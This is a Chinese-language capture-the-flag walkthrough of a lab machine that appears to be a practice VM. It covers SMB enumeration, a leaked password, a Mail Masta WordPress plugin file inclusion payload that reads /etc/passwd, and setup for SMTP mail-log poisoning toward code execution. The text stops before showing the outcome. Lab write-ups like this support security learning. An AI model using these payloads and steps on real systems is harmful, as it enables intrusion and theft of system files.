在开始前先用下面两条命令将kali的网卡激活
sudo ip link set eth0 up
sudo dhclient -v eth0
因为靶机与kali同处于一个网段且都为nat模式,所以我们的第一步一定是先用ifconfig查看kali的网络信息:

查看完后就可以用nmap对整个11网段进行扫描了:nmap 192.168.11.0/24:
 发现其开放了445端口,这是windows文件共享的smb服务的一个默认端口
看到这个服务我们就可以尝试与其进行连接:subclient -L 192.168.11.136:
 在连接的时候它会要我们输入密码,但是我们不知道密码就只能留空,留空后你会发现它给了我们一些数据
从数据中我们可以看到它有三个用户(IPC$是自带的),前两个用户登录时需要输入密码,但是在登录第三个时候就不用:
 上图是需要密码的用户,尝试留空后就直接把我们退出来了
下图是不需要密码的用户,尝试留空后我们直接就进去了,用过ls查看到当前用户是存在一个文件的:
 我们直接用more进行查看(用get命令下载到本地查看也行):
 发现此文件里面记载了其他用户的密码,那我们直接去试试开始需要密码的账户即可
smbclient //192.168.11.136/helios -U helios
密码是:qwerty
 成功登录后用ls进行查看发现上图所示文件

下面是第一个文件的内容:
 下面是第二个文件的内容:
 第一个文件内容显然是没用任何用处的,我们就注意到第二个图的内容:
work on /h3l105 :工作于…… 我们就可以大胆猜测其是网址的一个目录地址,然后我们就直接去访问:
 观察到其是一个wordpress的网站
我们就可以直接用wpscan去扫描其漏洞:

 于是便发现了上图所示漏洞
知道可能存在上图漏洞后,我们的做法就是1.去网上搜索对应的漏洞点 2. 直接用kali自带的漏洞搜索库 我这里选择的是后者:searchsploit mail masta 1.0
 看到可利用的漏洞后,就可以去右边的path也就是漏洞说明去看看具体的使用方法:
 看之前我们先用find去查找路径,然后复制路径正常cat查看即可
 直接去试试它上图所示给的最后一串payload即可:wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd :
 发现确实是存在文件包含漏洞
看到文件包含我们就可以去联想到利用方法:1.配合文件上传包含后门 2.日志包含 3.session包含(条件竞争)
但是经过分析发现这三个都是无用的
那我们该怎么办呢?通过前面的信息收集我们可以注意到它还开放着25端口,这是邮件smtp协议的默认端口,所以我们这里的思路就是通过我们拿到的账户去发邮箱,邮箱里面包含着恶意代码然后再利用文件包含去解析执行!邮箱的默认地址是/var/mail,因为我们登录的用户是helios,因此我们要包含的地址为/var/mail/helios:
 接下来我们只需要去发送包含恶意代码的邮件并让其解析执行即可
这里我们可以利用kali自带的工具telnet去连接目标的25端口去发送邮件:telnet 192.168.11.136 25 ;并按照邮箱格式去发送邮箱:
 MAIL FROM: MALABIS
RCPT TO: helios
data
. QUIT
 执行完后直接去浏览器去包含查看是否执行成功:
